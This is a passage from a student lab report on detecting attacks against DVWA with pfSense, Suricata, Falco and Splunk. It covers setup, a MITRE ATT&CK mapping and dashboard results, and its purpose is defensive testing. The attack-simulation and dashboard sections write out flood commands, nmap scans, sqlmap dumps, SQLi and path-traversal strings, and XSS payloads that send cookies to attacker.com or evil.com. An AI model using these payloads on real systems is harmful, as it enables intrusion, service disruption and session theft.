2. Create custom rules for DVWA monitoring:
sudo nano /etc/falco/falco_rules.local.yaml

3. Add DVWA-specific rules:
Falco local rules can be viewed in Appendix D

Log Forwarding to Splunk via HEC:

1. Install Python and required libraries (if not already installed):
sudo apt-get install -y python3 python3-pip
pip3 install requests

- UNIVERSITY OF INFORMATION TECHNOLOGY -

2. Create Python script for HEC forwarding:

```
sudo nano /opt/falco_forwarder.py
```

3. Add the following script:

The detailed script can be viewed in Appendix E

4. Make script executable:

```
sudo chmod +x /opt/falco_to_splunk.py
```

5. Create systemd service for automatic startup:

```
sudo nano /etc/systemd/system/falco-splunk-forwarder.service
```

6. Add service configuration:

[Unit]

Description=Falco to Splunk HEC Forwarder

After=network.target falco.service

Requires=falco.service

[Service]

Type=simple

User=root

ExecStart=/usr/bin/python3 /opt/falco_forwarder.py

Restart=always

RestartSec=10

StandardOutput=journal

StandardError=journal

[Install]

WantedBy=multi-user.target

7. Enable and start the service:

```
sudo systemctl daemon-reload
```

```
sudo systemctl enable falco-splunk-forwarder
```

```
sudo systemctl start falco-splunk-forwarder
```

8. Check service status:

```
sudo systemctl status falco-splunk-forwarder
```

```
sudo journalctl -u falco-splunk-forwarder -f
```

Service Management:

1. Enable Falco to start on boot:

```
sudo systemctl enable falco
```

2. Start Falco service:
sudo systemctl start falco
3. Check service status:
sudo systemctl status falco
4. Monitor live events:
sudo tail -f /var/log/falco/events.json

4.5. Splunk Installation and Configuration

Splunk Enterprise Installation (192.168.145.130):

1. Download Splunk Enterprise:
wget -O splunk.deb
'https://download.splunk.com/products/splunk/releases/9.0.0/linux/splunk-9.0.0-abc123-linux-2.6-amd64.deb'
2. Install Splunk package:
sudo dpkg -i splunk.deb
3. Start Splunk and accept license:
sudo /opt/splunk/bin/splunk start --accept-license
4. Create admin account when prompted:
Username: admin
Password: password

```
chau@chau-virtual-machine:/opt/splunk/bin$ sudo ./splunk start --accept-license
This appears to be your first time running this version of Splunk.

Splunk software must create an administrator account during startup. Otherwise, you cannot log in.
Create credentials for the administrator account.
Characters do not appear on the screen when you type in credentials.

Please enter an administrator username: admin
Password must contain at least:
* 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
Copying '/opt/splunk/etc/openldap/ldap.conf.default' to '/opt/splunk/etc/openldap/ldap.conf'.
writing RSA key
writing RSA key
Moving '/opt/splunk/share/splunk/search_mrsparkle/modules.new' to '/opt/splunk/share/splunk/search_mrsparkle/modules'.

Splunk> Now with more code!

Checking prerequisites...
Checking http port [8000]: open
Checking mgmt port [8089]: open
Checking appserver port [127.0.0.1:8065]: open
Checking kvstore port [8191]: open
Checking configuration... Done.
Creating: /opt/splunk/var/lib/splunk
Creating: /opt/splunk/var/run/splunk
Creating: /opt/splunk/var/run/splunk/appserver/t18n
Creating: /opt/splunk/var/run/splunk/appserver/modules/static/css
Creating: /opt/splunk/var/run/splunk/upload
Creating: /opt/splunk/var/run/splunk/search telemetry
```

Figure 7: Splunk Admin Creation

- UNIVERSITY OF INFORMATION TECHNOLOGY -

5. Enable Splunk to start at boot:
`sudo /opt/splunk/bin/splunk enable boot-start`

6. Access web interface:
`http://192.168.145.130:8000`

Initial Splunk Configuration:

1. Login to Splunk web interface
2. Navigate to Settings → Server Settings → General Settings
3. Configure:
 - Default hostname: splunk-siem
 - Default timezone: [Your timezone]

Index Creation:

1. Navigate to Settings → Indexes
2. Click "New Index"
3. Create "security" index:
 - Index name: security
 - Index data type: Events
4. Click Save

HTTP Event Collector (HEC) Configuration:

1. Navigate to Settings → Data Inputs → HTTP Event Collector
2. Click "Global Settings"
3. Configure HEC settings:
 - All Tokens: Enabled
 - Enable SSL: Enabled
 - HTTP Port Number: 8088
 - Default Source Type: Automatic
 - Default Index: security
4. Click Save

Create HEC Token for Suricata:

1. Click "New Token"
2. Configure token:
 - Name: suricata
 - Description: "Leave this blank"
3. Click Next
4. Input Settings:
 - Source type: Automatic
 - Index: security
 - Default Index: security

- UNIVERSITY OF INFORMATION TECHNOLOGY -

5. Click Review and Submit
6. ****Copy the token value**** - you'll need this for the Python script
7. Save the token securely

Create HEC Token for Falco:

1. Click "New Token"
2. Configure token:
 - Name: falco
 - Description: "Leave this blank"
3. Click Next
4. Input Settings:
 - Source type: Automatic
 - Index: security
 - Default Index: security
5. Click Review and Submit
6. ****Copy the token value**** - you'll need this for the Python script
7. Save the token securely

4.6. Splunk Dashboard

The complete Splunk XML code for build this dashboard can be viewed at **Appendix F**

5. MITRE ATT&CK Coverage

This section maps the detection capabilities of our integrated defense system to the MITRE ATT&CK framework. The system monitors and detects seven primary attack types across multiple stages of the cyber kill chain, leveraging pfSense, Suricata IDS, Falco runtime security, and Splunk SIEM for correlation and alerting.

5.1. Coverage Overview

The defense system provides detection coverage across six MITRE ATT&CK tactics, monitoring for specific techniques commonly used in web application and network-based attacks. The following table summarizes the attack types detected and their corresponding MITRE ATT&CK technique mappings:

Attack Type	MITRE Technique ID	MITRE Tactic	Detection Source
SSH Brute Force	T1110.001	Credential Access	Suricata, Falco
LFI	T1505.003	Persistence	Suricata, Falco
Port Scanning	T1046	Discovery	Suricata
DDoS Attack	T1498, T1499	Impact	Suricata
Cookie Theft / Database Dump	T1539, T1552.001	Credential Access	Suricata, Falco
XSS	T1059.007	Execution	Suricata
SQLi	T1190	Initial Access	Suricata, Falco

Table 2: Related MITRE Attack Types

All detections are forwarded to Splunk via HTTP Event Collector (HEC) for centralized logging, correlation, and alerting.

5.2. Initial Access - T1190: Exploit Public-Facing Application

SQL Injection attacks represent a primary vector for initial access to web applications. Attackers exploit vulnerabilities in input validation to execute unauthorized database queries, potentially gaining access to sensitive data or administrative functions.

Detection Method:

- Suricata HTTP inspection rules detect common SQLi patterns in HTTP requests (UNION SELECT, OR 1=1, etc.)
- Falco monitors DVWA container for suspicious database process execution - Splunk correlates multiple SQLi attempts from the same source IP within a time window

Example Suricata Rule Coverage:

- ET WEB_SPECIFIC_APPS SQL Injection Attack
- ET EXPLOIT SQL SELECT FROM
- ET EXPLOIT SQL UNION SELECT

5.3. Execution - T1059.007: JavaScript

Cross-Site Scripting (XSS) attacks involve injecting malicious JavaScript code into web applications, which executes in the context of victim browsers. This technique can lead to session hijacking, credential theft, or further exploitation.

Detection Method:

- Suricata analyzes HTTP traffic for XSS payloads containing `<script>` tags, JavaScript event handlers, and encoded variants
- Pattern matching for common XSS vectors (`alert()`, `document.cookie`, `onerror=`)
- Falco detects unusual web server process behavior when XSS payloads are processed

Example Detection Patterns:

- `<script>alert(document.cookie)</script>`
- `<img src=x onerror=alert(1)>`
- JavaScript protocol handlers (`javascript:void()`)

5.4. Persistence - T1505.003: Web Shell

Local File Inclusion (LFI) vulnerabilities allow attackers to read arbitrary files on the server, potentially leading to web shell deployment or source code disclosure. This technique is often used to establish persistence or escalate privileges.

Detection Method:

- Suricata identifies directory traversal patterns (`../`, `....`, `%2e%2e%2f`) - Detection of access to sensitive files (`/etc/passwd`, `/etc/shadow`, `web.config`)
- Falco monitors file access patterns within DVWA container, alerting on reads of system files
- Splunk correlates LFI attempts with subsequent suspicious file modifications

Example Detection Indicators:

- Path traversal sequences in HTTP GET/POST parameters
- Access to files outside the web root directory
- Encoded path traversal attempts

5.5. Credential Access - T1110.001: Password Guessing

SSH Brute Force attacks involve automated attempts to guess valid credentials through repeated authentication attempts. This technique targets SSH services to gain unauthorized system access.

Detection Method:

- Suricata SSH preprocessor detects multiple failed login attempts from single source
- Falco monitors authentication logs and SSH daemon activity
- pfSense firewall logs multiple connection attempts to port 22 - Splunk correlation rule triggers alert after threshold exceeded (e.g., `>5` failed attempts in 60 seconds)

Detection Indicators:

- High frequency of SSH connection attempts
- Multiple authentication failures from same source IP
- Sequential username enumeration patterns

5.6. Credential Access - T1539: Steal Web Session Cookie & T1552.001: Credentials In Files

Cookie theft and database dumping represent credential access techniques where attackers extract authentication tokens or credentials directly from application databases or session storage.

Detection Method:

- Suricata detects SQL injection patterns aimed at dumping user tables
- Identification of cookie exfiltration via XSS payloads (document.cookie)
- Falco monitors database query execution within DVWA container
- Detection of SELECT queries targeting user credential tables
- Splunk correlates successful SQLi with subsequent data exfiltration attempts

Example Detection Scenarios:

- SQL queries retrieving password hashes (SELECT user, password FROM users)
- JavaScript payloads accessing document.cookie
- Bulk database extraction patterns

5.7. Discovery - T1046: Network Service Discovery

Port scanning represents reconnaissance activity where attackers enumerate available services and potential vulnerabilities by probing network ports. This is typically an early-stage attack indicator.

Detection Method:

- Suricata stream preprocessor identifies port scan patterns (SYN scan, Connect scan, UDP scan)
- Detection of rapid connection attempts across multiple ports
- pfSense state table analysis shows high volume of short-lived connections
- Splunk correlation identifies distributed scan patterns and scan types

Detection Indicators:

- High number of SYN packets without corresponding ACK
- Sequential or random port probing patterns
- Connection attempts to common service ports (21, 22, 23, 80, 443, 3306, 3389)

5.8. Impact - T1498: Network Denial of Service & T1499: Endpoint Denial of Service

Distributed Denial of Service (DDoS) attacks aim to overwhelm system resources or network bandwidth, rendering services unavailable to legitimate users. Detection focuses on traffic volume anomalies and connection patterns.

Detection Method:

- pfSense monitors bandwidth utilization and connection state table exhaustion - Suricata detects DDoS attack patterns (SYN flood, UDP flood, HTTP flood)
- Identification of abnormal traffic volume from single or multiple sources
- Falco alerts on resource exhaustion within DVWA container (CPU, memory, connections)
- Splunk dashboards visualize traffic baselines and anomaly detection

Detection Indicators:

- Excessive SYN packets without established connections (SYN flood)
- High-volume UDP traffic to single destination (UDP flood)
- Massive HTTP GET/POST requests (HTTP flood)
- Connection state table near capacity
- Significant deviation from baseline traffic patterns

5.9. Detection Integration and Correlation

The multi-layered detection approach enables comprehensive coverage across the attack lifecycle:

Network Layer (pfSense):

- Traffic filtering and bandwidth monitoring
- Connection state tracking
- Firewall rule-based blocking

IDS Layer (Suricata):

- Deep packet inspection
- Protocol analysis and anomaly detection
- Signature-based threat identification

Runtime Security (Falco):

- Container and system call monitoring
- Process and file access tracking
- Runtime behavior anomaly detection

SIEM Layer (Splunk):

- Log aggregation from all sources via HEC
- Correlation rules across multiple data sources
- Alerting and incident response workflows

- UNIVERSITY OF INFORMATION TECHNOLOGY -

- Visualization and reporting dashboards

This integrated approach ensures that attacks are detected at multiple points in the kill chain, reducing false negatives and providing comprehensive visibility into security events targeting the DVWA environment.

6. Testing and Validation

6.1. Attack Simulation Scenarios

6.1.1. SSH Brute Force Attack (T1110.001)

Attack Tools: Hydra, Medusa

Target: DVWA host SSH service (port 22)

Attack Methodology:

- Executed dictionary-based password attack against SSH service
- Used common username list (root, admin, user, dvwa)
- Attempted 100+ login combinations over 5-minute period
- Monitored failed authentication attempts

Detection Sources:

- Suricata: SSH brute force signatures triggered
- Falco: Multiple failed SSH authentication events
- pfSense: High connection rate from single source IP

Splunk Detection Query: index=suricata OR index=falco attack_filter="Brute Force" | stats count by src_ip, dest_ip, attack_filter | where count > 5

Expected Results:

- Alert generated after 5+ failed attempts within 60 seconds
- Source IP: 192.168.56.131
- Severity: High

6.1.2. Local File Inclusion (LFI) Attack (T1505.003)

Attack Tools: Manual exploitation via browser, Burp Suite

Target: DVWA File Inclusion vulnerability

Attack Methodology:

- Exploited file inclusion parameter to read system files
- Attempted access to /etc/passwd, /etc/shadow
- Used directory traversal sequences: ../../../../etc/passwd
- Tested encoded variants: %2e%2e%2f%2e%2e%2f

Detection Sources:

- Suricata: HTTP inspection detected directory traversal patterns
- Falco: Detected unauthorized file access attempts by apache2 process
- Container alerts for reads outside web root directory

Splunk Detection Query: index=suricata OR index=falco attack_filter="LFI / File Access" | table _time, src_ip, dest_ip, file, process, user

Expected Results:

- Critical severity alerts from Falco for /etc/passwd access

- UNIVERSITY OF INFORMATION TECHNOLOGY -

- HTTP GET requests containing "../" sequences
- Total detections: 20,864 events

6.1.3. Port Scanning (T1046)

Attack Tools: Nmap

Target: Internal network 192.168.145.0/24

Attack Methodology:

- Performed SYN scan: nmap -sS 192.168.145.0/24
- TCP Connect scan: nmap -sT -p- 192.168.145.129
- Service version detection: nmap -sV 192.168.145.129
- OS fingerprinting: nmap -O 192.168.145.129

Detection Sources:

- Suricata: Port scan detection via stream preprocessor
- Signature matches: "SYN Scan Detected", "Attempted Information Leak"
- pfSense: High volume of SYN packets without established connections

Splunk Detection Query: index=suricata alert.signature="*Scan Detected*" | stats count by src_ip, alert.signature, alert.category

Expected Results:

- Detection within 10 seconds of scan initiation
- Low severity alerts for reconnaissance activity
- Total events: 630 detections

6.1.4. DDoS Attack (T1498, T1499)

Attack Tools: hping3, ab (Apache Bench)

Target: DVWA web server (192.168.145.129:80)

Attack Methodology:

- SYN Flood: hping3 -S -p 80 --flood 192.168.145.129
- HTTP GET Flood: ab -n 1000 -c 100 http://192.168.145.129/
- UDP Flood: hping3 --udp -p 53 --flood 192.168.145.129

Detection Sources:

- Suricata: DDoS signatures for SYN flood, HTTP flood, UDP flood
- pfSense: Connection state table monitoring, bandwidth anomalies
- Falco: Resource exhaustion alerts (CPU, memory spikes)

Splunk Detection Query: index=suricata attack_filter="DDoS/DoS" | timechart span=1m count by alert.signature

Expected Results:

- High severity alerts generated
- Traffic volume spike visible in dashboard timeline
- Total events: 256 detections
- Detection categories: "Attempted Denial of Service"

6.1.5. Cookie Theft & Database Dump (T1539, T1552.001)

Attack Tools: SQLMap, manual SQL injection, XSS payloads

Target: DVWA SQL Injection and XSS vulnerabilities

Database Dump:

- SQLMap automated extraction: sqlmap -u "http://192.168.145.129/vulnerabilities/sqli/?id=1" --dump
- Manual UNION-based injection to extract user credentials
- Payload: ' UNION SELECT user, password FROM users--

Cookie Theft:

- Stored XSS payload:
<script>document.location='http://attacker.com/steal.php?c='+document.cookie</script>
- Reflected XSS to capture session tokens

Detection Sources:

- Suricata: SQL injection patterns, XSS payload signatures
- Falco: Suspicious database queries by www-data user
- MySQL query monitoring within container

Splunk Detection Query: index=suricata OR index=falco attack_filter="Data Theft" OR attack_filter="XSS" | stats count by attack_filter, file, process

Expected Results:

- Data Theft events: 2,230 detections
- Detection of SELECT queries targeting user/password tables
- XSS payload alerts: 5,390 detections

6.1.6. Cross-Site Scripting (XSS) Attack (T1059.007)

Attack Tools: Manual injection

Target: DVWA Stored/Reflected XSS pages

Attack Methodology:

- Reflected XSS: <script>alert(document.cookie)</script>
- Stored XSS: Injected persistent payload in guestbook
- DOM-based XSS testing
- Encoded payloads: %3Cscript%3Ealert(1)%3C/script%3E

Detection Sources:

- Suricata: HTTP inspection for script tags and JavaScript events
- Pattern matching for common XSS vectors

Splunk Detection Query: index=suricata attack_filter="XSS" | table _time, src_ip, dest_ip, http.method, url

Expected Results:

- Total XSS detections: 5,390 events
- Detection of <script> tags in HTTP parameters
- Alert on JavaScript event handlers (onerror, onload)

6.1.7. SQL Injection (SQLi) Attack (T1190)

Attack Tools: SQLMap, manual injection

Target: DVWA SQL Injection vulnerability

Attack Methodology:

- Error-based SQLi: ' OR '1'='1
- UNION-based SQLi: ' UNION SELECT null, version()--
- Boolean-based blind SQLi: ' AND 1=1--

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- Time-based blind SQLi: ' AND SLEEP(5)--
- Automated SQLMap scan with --batch --dump

Detection Sources:

- Suricata: SQL injection signatures (ET WEB_SPECIFIC_APPS)
- Falco: Abnormal MySQL process activity
- Detection of SQL keywords in HTTP requests

Splunk Detection Query: index=suricata attack_filter="SQL Injection" | stats count by src_ip, alert.signature

Expected Results:

- Total SQL injection events: 232 detections
- Detection of UNION, SELECT, OR keywords in parameters
- Database query monitoring alerts from Falco

6.2. Dashboard Demonstration

This section presents the Splunk dashboards created to visualize security events and provide real-time monitoring capabilities.

6.2.1. Main Security Overview Dashboard

Components:

- Critical Alerts Counter: 13,353 events
- Suricata Network Alerts: 15,267 events
- Falco Container Alerts: 17,287 events
- pfSense Firewall Events: 33,630 events

Activity Timeline (All Layers):

- Visualizes attack activity across three detection layers
- Color coding: Green (Firewall), Blue (Network IDS), Orange (Container)
- Time-based correlation shows attack patterns
- Peaks indicate concentrated attack periods (Jan 26, Jan 30, Feb 11)

Key Insights:

- Majority of events detected at firewall layer (pfSense)
- Falco provides highest container-specific alert volume
- Multi-layer detection ensures comprehensive coverage




Figure 8: Dashboard Overview

6.2.2. Attack Count by Type Dashboard




Figure 9: Attack COunt by Type Dashboard

This horizontal bar chart displays the distribution of detected attacks:

- LFI / File Access: 20,864 events (highest)
- XSS: 5,390 events
- Data Theft: 2,230 events
- Port Scan: 630 events
- Brute Force: 415 events
- DDoS/DoS: 256 events
- SQL Injection: 232 events

Analysis:

- File access attacks dominate due to aggressive LFI testing
- Web application attacks (XSS, SQLi, Data Theft) constitute significant portion
- Network-level attacks (Port Scan, DDoS) show lower but consistent activity
- Attack distribution reflects typical web application threat landscape

6.2.3. Attack Search and Filter Interface

Features:

- Interactive dropdown filter for attack types
- Searchable attack log table with detailed fields
- Real-time severity indicators (Critical, High, Medium, Low)

Table Columns:

- Timestamp: Precise event time
- Severity: Color-coded threat level
- Attack Type: Categorized attack classification
- Detected By: Source system (Suricata IDS, Falco)
- Source IP: Attacker address (192.168.56.131)
- Target IP: Victim system
- Port: Targeted service port
- Signature: Specific detection rule triggered
- Category: MITRE-aligned threat category
- Additional context: HTTP method, URL, file accessed

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Search Attacks by Type																
Filter Attack Type																
DDoS/DoS																
	Time ↕	Severity ↕	Attack Type ↕	Detected By ↕	Source IP ↕	Target IP ↕	Port ↕	Signature ↕	Category ↕	Falco Rule ↕	Container ↕	User ↕	File ↕	HTTP Method ↕	URL ↕	Details ↕
1	2026-02-11 19:48:06	High	DDoS/DoS	Suricata IDS	192.168.56.131	192.168.145.129	80	DDoS - HTTP GET Flood Detected	Attempted Denial of Service		N/A	N/A	N/A	GET	/	
2	2026-02-11 19:47:56	High	DDoS/DoS	Suricata IDS	192.168.56.131	192.168.145.129	80	DDoS - HTTP GET Flood Detected	Attempted Denial of Service		N/A	N/A	N/A	GET	/	
3	2026-02-11 19:47:56	High	DDoS/DoS	Suricata IDS	192.168.56.131	192.168.145.129	80	DDoS - SYN Flood Detected	Attempted Denial of Service		N/A	N/A	N/A	N/A	N/A	
4	2026-02-11 19:47:07	High	DDoS/DoS	Suricata IDS	192.168.56.131	192.168.145.129	53	DDoS - UDP Flood Detected	Attempted Denial of Service		N/A	N/A	N/A	N/A	N/A	
5	2026-02-11 19:45:35	High	DDoS/DoS	Suricata IDS	192.168.56.131	192.168.145.129	53	DDoS - UDP Flood Detected	Attempted Denial of Service		N/A	N/A	N/A	N/A	N/A	
6	2026-02-11 19:45:16	High	DDoS/DoS	Suricata IDS	192.168.56.131	192.168.145.129	53	DDoS - UDP Flood Detected	Attempted Denial of Service		N/A	N/A	N/A	N/A	N/A	
7	2026-02-11 19:45:14	High	DDoS/DoS	Suricata IDS	192.168.56.131	192.168.145.129	80	DDoS - SYN Flood Detected	Attempted Denial of Service		N/A	N/A	N/A	N/A	N/A	
8	2026-02-11 19:45:01	High	DDoS/DoS	Suricata IDS	192.168.56.131	192.168.145.129	80	DDoS - SYN Flood Detected	Attempted Denial of Service		N/A	N/A	N/A	N/A	N/A	
9	2026-02-11 19:44:52	High	DDoS/DoS	Suricata IDS	192.168.56.131	192.168.145.129	80	DDoS - SYN Flood Detected	Attempted Denial of Service		N/A	N/A	N/A	N/A	N/A	
10	2026-02-11 19:44:38	High	DDoS/DoS	Suricata IDS	192.168.56.131	192.168.145.129	80	DDoS - SYN Flood Detected	Attempted Denial of Service		N/A	N/A	N/A	N/A	N/A	
11	2026-02-11 19:58:11	High	DDoS/DoS	Suricata IDS	192.168.56.131	192.168.145.129	80	DDoS - HTTP GET Flood Detected	Attempted Denial of Service		N/A	N/A	N/A	GET	/	

Figure 10: Search Attacks by Type Dashboard - DDoS

Search Attacks by Type															
Filter Attack Type															
SQL Injection															
	Time ↕	Severity ↕	Attack Type ↕	Detected By ↕	Source IP ↕	Target IP ↕	Port ↕	Signature ↕	Category ↕	Falco Rule ↕	Container ↕	User ↕	File ↕	HTTP Method ↕	URL ↕
1	2026-01-30 20:53:31	Critical	SQL Injection	Suricata IDS	192.168.56.131	192.168.145.129	80	Web Attack - Advanced SQL Injection (UNION)	Web Application Attack		N/A	N/A	N/A	GET	/vulnerabilities/sqli/?id=1%27%28UNION%20SELECT%20NULL%2C%27%27%29--
2	2026-01-30 20:53:31	Critical	SQL Injection	Suricata IDS	192.168.56.131	192.168.145.129	80	Web Attack - SQL Injection Attempt Detected	Web Application Attack		N/A	N/A	N/A	GET	/vulnerabilities/sqli/?id=1%27%28UNION%20SELECT%20NULL%2C%27%27%29--
3	2026-01-30 20:53:31	Critical	SQL Injection	Suricata IDS	192.168.56.131	192.168.145.129	80	Web Attack - Advanced SQL Injection (UNION)	Web Application Attack		N/A	N/A	N/A	GET	/vulnerabilities/sqli/?id=1%27%28UNION%20SELECT%20NULL%2C%27%27%29--
4	2026-01-30 20:53:31	Critical	SQL Injection	Suricata IDS	192.168.56.131	192.168.145.129	80	Web Attack - SQL Injection Attempt Detected	Web Application Attack		N/A	N/A	N/A	GET	/vulnerabilities/sqli/?id=1%27%28UNION%20SELECT%20NULL%2C%27%27%29--

Figure 11: Search Attacks by Type Dashboard - SQLi

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Search Attacks by Type															
Filter Attack Type															
	Time ↕	Severity ↕	Attack Type ↕	Detected By ↕	Source IP ↕	Target IP ↕	Port ↕	Signature ↕	Category ↕	Falco Rule ↕	Container ↕	User ↕	File ↕	HTTP Method ↕	URL ↕
1	2026-02-11 20:50:26	Critical	Data Theft	Suricata IDS	192.168.56.131	192.168.145.129	80	Data Theft - Cookie Stealing Attempt	Web Application Attack		N/A	N/A	N/A	GET	/?search=<script>document.location='http://evil.com/'+document.cookie</script>
2	2026-02-11 20:50:26	Critical	Data Theft	Suricata IDS	192.168.56.131	192.168.145.129	80	Data Theft - Cookie Stealing Attempt	Web Application Attack		N/A	N/A	N/A	GET	/?search=<script>document.location='http://evil.com/'+document.cookie</script>
3	2026-02-11 20:50:26	Critical	Data Theft	Suricata IDS	192.168.56.131	192.168.145.129	80	Data Theft - Cookie Stealing Attempt	Web Application Attack		N/A	N/A	N/A	GET	/?redirect=javascript:document.location='http://attacker.com/steal.php?cookie='+document.cookie
4	2026-02-11 20:50:26	Critical	Data Theft	Suricata IDS	192.168.56.131	192.168.145.129	80	Data Theft - Cookie Stealing Attempt	Web Application Attack		N/A	N/A	N/A	GET	/?redirect=javascript:document.location='http://attacker.com/steal.php?cookie='+document.cookie
5	2026-02-11 20:50:26	Critical	Data Theft	Suricata IDS	192.168.56.131	192.168.145.129	80	Data Theft - Cookie Stealing Attempt	Web Application Attack		N/A	N/A	N/A	GET	/?q=<script>alert(document.cookie)</script>

Figure 12: Search Attacks by Type Dashboard - Data Theft

Search Attacks by Type															
Filter Attack Type															
	Time ↕	Severity ↕	Attack Type ↕	Detected By ↕	Source IP ↕	Target IP ↕	Port ↕	Signature ↕	Category ↕	Falco Rule ↕	Container ↕	User ↕	File ↕	HTTP Method ↕	URL ↕
1	2026-02-11 20:50:26	Critical	XSS	Suricata IDS	192.168.56.131	192.168.145.129	80	Web Attack - XSS Attempt Detected	Web Application Attack		N/A	N/A	N/A	GET	/?search=<script>document.location='http://evil.com/'+document.cookie</script>
2	2026-02-11 20:50:26	Critical	XSS	Suricata IDS	192.168.56.131	192.168.145.129	80	Web Attack - XSS Attempt Detected	Web Application Attack		N/A	N/A	N/A	GET	/?search=<script>document.location='http://evil.com/'+document.cookie</script>
3	2026-02-11 20:50:26	Critical	XSS	Suricata IDS	192.168.56.131	192.168.145.129	80	Web Attack - XSS Attempt Detected	Web Application Attack		N/A	N/A	N/A	GET	/?q=<script>alert(document.cookie)</script>
4	2026-02-11 20:50:26	Critical	XSS	Suricata IDS	192.168.56.131	192.168.145.129	80	Web Attack - XSS Attempt Detected	Web Application Attack		N/A	N/A	N/A	GET	/?q=<script>alert(document.cookie)</script>
5	2026-02-11 19:53:32	Critical	XSS	Suricata IDS	192.168.56.131	192.168.145.129	80	Web Attack - XSS Attempt Detected	Web Application Attack		N/A	N/A	N/A	GET	/?q=%3Cscript%3Ealert('XSS')%3C/script%3E
6	2026-02-11 19:53:32	Critical	XSS	Suricata IDS	192.168.56.131	192.168.145.129	80	Web Attack - XSS Attempt Detected	Web Application Attack		N/A	N/A	N/A	GET	/?q=%3Cscript%3Ealert('XSS')%3C/script%3E

Figure 13: Search Attacks by Type Dashboard - XSS

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Search Attacks by Type

Filter Attack Type
Brute Force

	Time	Severity	Attack Type	Detected By	Source IP	Target IP	Port	Signature	Category	Falco Rule	Container	User	File	HTTP Method	URL	Details
1	2026-01-30 20:50:32	Critical	Brute Force	Suricata IDS	192.168.56.131	192.168.145.129	22	Brute Force - Hydra SSH Attack Detected	Attempted User Privilege Gain		N/A	N/A	N/A	N/A	N/A	
2	2026-01-30 20:50:32	Critical	Brute Force	Suricata IDS	192.168.56.131	192.168.145.129	22	Brute Force - Hydra SSH Attack Detected	Attempted User Privilege Gain		N/A	N/A	N/A	N/A	N/A	
3	2026-01-30 20:50:32	Critical	Brute Force	Suricata IDS	192.168.56.131	192.168.145.129	22	Brute Force - Hydra SSH Attack Detected	Attempted User Privilege Gain		N/A	N/A	N/A	N/A	N/A	
4	2026-01-30 20:50:32	Critical	Brute Force	Suricata IDS	192.168.56.131	192.168.145.129	22	Brute Force - Hydra SSH Attack Detected	Attempted User Privilege Gain		N/A	N/A	N/A	N/A	N/A	
5	2026-01-30 20:50:32	Critical	Brute Force	Suricata IDS	192.168.56.131	192.168.145.129	22	Brute Force - Hydra SSH Attack Detected	Attempted User Privilege Gain		N/A	N/A	N/A	N/A	N/A	
6	2026-01-30 20:50:32	Critical	Brute Force	Suricata IDS	192.168.56.131	192.168.145.129	22	Brute Force - Hydra SSH Attack Detected	Attempted User Privilege Gain		N/A	N/A	N/A	N/A	N/A	
7	2026-01-30 20:50:32	Critical	Brute Force	Suricata IDS	192.168.56.131	192.168.145.129	22	Brute Force - Hydra SSH Attack Detected	Attempted User Privilege Gain		N/A	N/A	N/A	N/A	N/A	
8	2026-01-30 20:50:32	Critical	Brute Force	Suricata IDS	192.168.56.131	192.168.145.129	22	Brute Force - Hydra SSH Attack Detected	Attempted User Privilege Gain		N/A	N/A	N/A	N/A	N/A	
9	2026-01-30 20:50:32	Critical	Brute Force	Suricata IDS	192.168.56.131	192.168.145.129	22	Brute Force - Hydra SSH Attack Detected	Attempted User Privilege Gain		N/A	N/A	N/A	N/A	N/A	
10	2026-01-30 20:50:32	Critical	Brute Force	Suricata IDS	192.168.56.131	192.168.145.129	22	Brute Force - Hydra SSH Attack Detected	Attempted User Privilege Gain		N/A	N/A	N/A	N/A	N/A	
11	2026-01-30 20:50:32	Critical	Brute Force	Suricata IDS	192.168.56.131	192.168.145.129	22	Brute Force - Hydra SSH Attack Detected	Attempted User Privilege Gain		N/A	N/A	N/A	N/A	N/A	

Figure 14: Search Attacks by Type Dashboard - SSH Brute Force

Search Attacks by Type

Filter Attack Type
Port Scan

	Time	Severity	Attack Type	Detected By	Source IP	Target IP	Port	Signature	Category	Falco Rule	Container	User	File	HTTP Method	URL	Details
1	2026-02-11 19:47:56	High	Port Scan	Suricata IDS	192.168.56.131	192.168.145.129	80	Multiple Ports Targeted on DVWA	Attempted Information Leak		N/A	N/A	N/A	N/A	N/A	
2	2026-02-11 19:47:56	High	Port Scan	Suricata IDS	192.168.56.131	192.168.145.129	80	SYN Scan Detected	Attempted Information Leak		N/A	N/A	N/A	N/A	N/A	
